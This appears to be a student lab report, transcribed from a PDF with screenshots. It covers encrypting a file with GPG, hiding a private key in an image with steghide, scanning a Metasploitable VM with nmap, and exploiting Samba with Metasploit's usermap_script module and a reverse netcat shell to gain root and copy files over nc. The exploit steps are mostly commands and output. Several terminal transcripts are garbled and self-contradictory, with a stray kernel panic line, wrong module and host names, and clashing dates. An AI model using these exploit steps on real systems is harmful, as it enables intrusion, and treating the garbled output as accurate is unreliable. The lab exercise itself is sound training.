


Table of Contents

1.	Environment Setup	2
a)	Kali Linux and Metasploitable Linux Machine should be installed in VBox.	2
b)	Connectivity between Kali Linux and Metasploitable Linux Machine.	2
2.	Creating the target file	3
a)	Encrypt the symmetric cryptography and store the cypher text a file named	3
b)	Hide the private key inside image using the necessary stegano tool	4
3.	Remote session setup.....	4
a)	Using the MSF framework from Kali Linux find all the open ports of Metasploitable.....	4
b)	Use one of the open ports to create a session from Kali Linux to Metasploitable.....	4
c)	Copy personalData.txt and secret.jpg to Metasploitable	5

1. Environment Setup


- a) Kali Linux and Metasploitable Linux Machine should be installed in VBox.
 - b) Demonstrate the connectivity between Kali Linux and Metasploitable Linux Machine.

Note: First, the Kali terminal is opened and the command ip a is executed to obtain the IP address of the Kali machine (right side). Next, the Metasploitable system is accessed and the command ipconfig is executed to obtain the Metasploitable IP address (left side).



1.a IP addresses of both machines

Note: Next, the Kali machine is connected to the Metasploitable machine by executing the command ping <Kali_machine_IP> (left side). Similarly, the Metasploitable machine is connected to the Kali machine by executing the command ping <Metasploitable_IP> (right side).




1.a Connectivity in both machines


2. Creating the target file

- a) Encrypt the symmetric cryptography and store the cypher text a file named personalData.txt
 - . Stud1 Name + Stud1 ID and Stud2Name + Stud2ID are working as a team

Note: A file is created using the Nano text editor, and the student names and IDs are saved within the file.



2.a open nano text editor



2.a Open data.txt

Note: A key is generated using the data.txt file, and the left-side image confirms successful key creation.



2 a Generate key



2.a created successfully

Note: Next, the data.txt file is encrypted by executing the command “`gpg -e data.txt`”. After encryption, the file is converted to the data.txt.gpg format. The image below shows that the encryption process was completed successfully.



2.a encrypted

Note: Afterwards, the encrypted file is renamed to personalData.txt using the command “`mv data.txt.gpg personalData.txt`”, and the file name is verified to confirm that the renaming was completed correctly.

2.a rename data.txt and verify

- b) Hide the private key inside image using the necessary stegano tool. Name the image as secret.jpg

Note: The private key is hidden inside the image using the command “steghide embed -cf secret.jpg -ef private.key”.

```
(kali㉿kali)-[~]
└─$ ls
data.txt Desktop Documents Downloads Music personalData.txt Pictures private.key Public Templates Videos
(kali㉿kali)-[~]
└─$ ls
data.txt Desktop Documents Music Pictures Public Videos
Desktop Downloads personalData.txt private.key Templates vladislav-klapin-SymZoeE8quA-unsplash.jpg
(kali㉿kali)-[~]
└─$ mv vladislav-klapin-SymZoeE8quA-unsplash.jpg secret.jpg
(kali㉿kali)-[~]
└─$ steghide embed -cf secret.jpeg -ef private.key

Enter passphrase:
Re-Enter passphrase:
steghide: could not open the file "secret.jpeg".

(kali㉿kali)-[~]
└─$ steghide embed -cf secret.jpg -ef private.key

Enter passphrase:
Re-Enter passphrase:
embedding "private.key" in "secret.jpg" ... done

(kali㉿kali)-[~]
└─$
```

3. Remote session setup

- a) Using the MSF framework from Kali Linux find all the open ports of Metasploitable.

- b) Use one of the open ports to create a session from Kali Linux to Metasploitable

Note: Metasploit is started on the Kali machine. And an Nmap scan is performed. The result are shown in the lower right side image. The scan is executed using command “`nmap -sV 192.168.111.130`”

3 a Nmap scan

Note: The vulnerability exploit/multi/samba/usermap_script is selected, and the RHOST and LHOST parameters are configured. The module is loaded using the command “use exploit/multi/samba/usermap_script.”

```
[kali㉿kali ~]# ./msfconsole
[*] msfconsole - Metasploit Framework v5.0.0-dev

Session Actions Edit View Help
kernel panic: Attempted to kill the idle task!
in swapper Eax - not syncing

[*] msf exploit(multi/samba/usermap_script) -> 
[*] msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.111.130
[*] msf exploit(multi/samba/usermap_script) > show option
[*] msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):


Name          Current Setting  Required  Description
CHOST          no             The local client address
CPORT          no             The local client port
Proxies        no             A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies
RHOSTS         192.168.111.130 yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
RPORT          139            yes           The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name          Current Setting  Required  Description
LHOST         127.0.0.1      yes           The listen address (an interface may be specified)
LPORT          4444           yes           The listen port

Exploit target:
```

3.b use samba exploit and set RHOST



3 h set /HOST

c) Copy personalData.txt and secret.jpg to Metasploitable

Note: The user and hostname of the system are checked, confirming that the user is root and the hostname is Metasploitable. This verifies that access has been obtained on the correct target machine, as the intended target hostname is Metasploitable.

```
msf exploit(msfvenomWindowsInject) > run
[*] Started reverse TCP handler on 192.168.111.129:4444
[*] Command shell session 1 opened (192.168.111.129:4444 -> 192.168.111.130:49006) at 2026-07-02 13:06:47 -0500

whoami
root
hostname
msfvenom
upload personalData.txt
Usage: upload [src] [dst]

Uploads load file to the victim machine.
This command does not support to upload a FOLDER yet

upload secret.jpg
Usage: upload [src] [dst]


Uploads load file to the victim machine.
This command does not support to upload a FOLDER yet
```

3.c check user, hostname and upload file and image

Note: After attempting to upload the personalData.txt file and the secret.jpg image to the Metasploitable system using the command upload personalData.txt and upload secret.jpg, the upload process is unsuccessful. As an alternative approach, a new terminal session is opened and the command nc 192.168.111.130 5556 is executed to establish a connection to the remote shell on the Metasploitable machine.

****This command uses Netcat (nc) to connect to a shell that is already running on the target machine.****

```
zsh: corrupt history file /home/kali/.zsh_history
└─[kali㉿kali] ~
$ nc 192.168.111.130 5556 < secret.jpg
```



Note: Finally, the file and the image are uploaded to the target machine.

```
[*] [!] 192.168.111.130 - Command shell session 2 closed. Reason: User exit  
[*] [!] 192.168.111.130 - Command shell session 3 closed. Reason: User exit  
[!] Started Reverse TCP handler on 192.168.111.129:4444  
[*] Command shell session 3 opened (192.168.111.129:4444 → 192.168.111.130:5946) at 2026-02-02 13:18:47 -0500  
  
whoami  
root  
ls -l /tmp  
total 4  
-rw-rw-r-- 1 tomcat55 nogroup 0 Feb 2 16:33 5310.jsvc_up  
prw-rw-r-- 1 root root 0 Feb 2 18:46 bdsize  
prw-rw-r-- 1 root root 0 Feb 2 18:43 eyewash  
T... 1 root root 389 Feb 2 18:43 personalData.txt  
prw-rw-r-- 1 root root 0 Feb 2 18:37 ppwykb  
prw-rw-r-- 1 root root 0 Feb 2 18:46 secret.JPG
```

3.c upload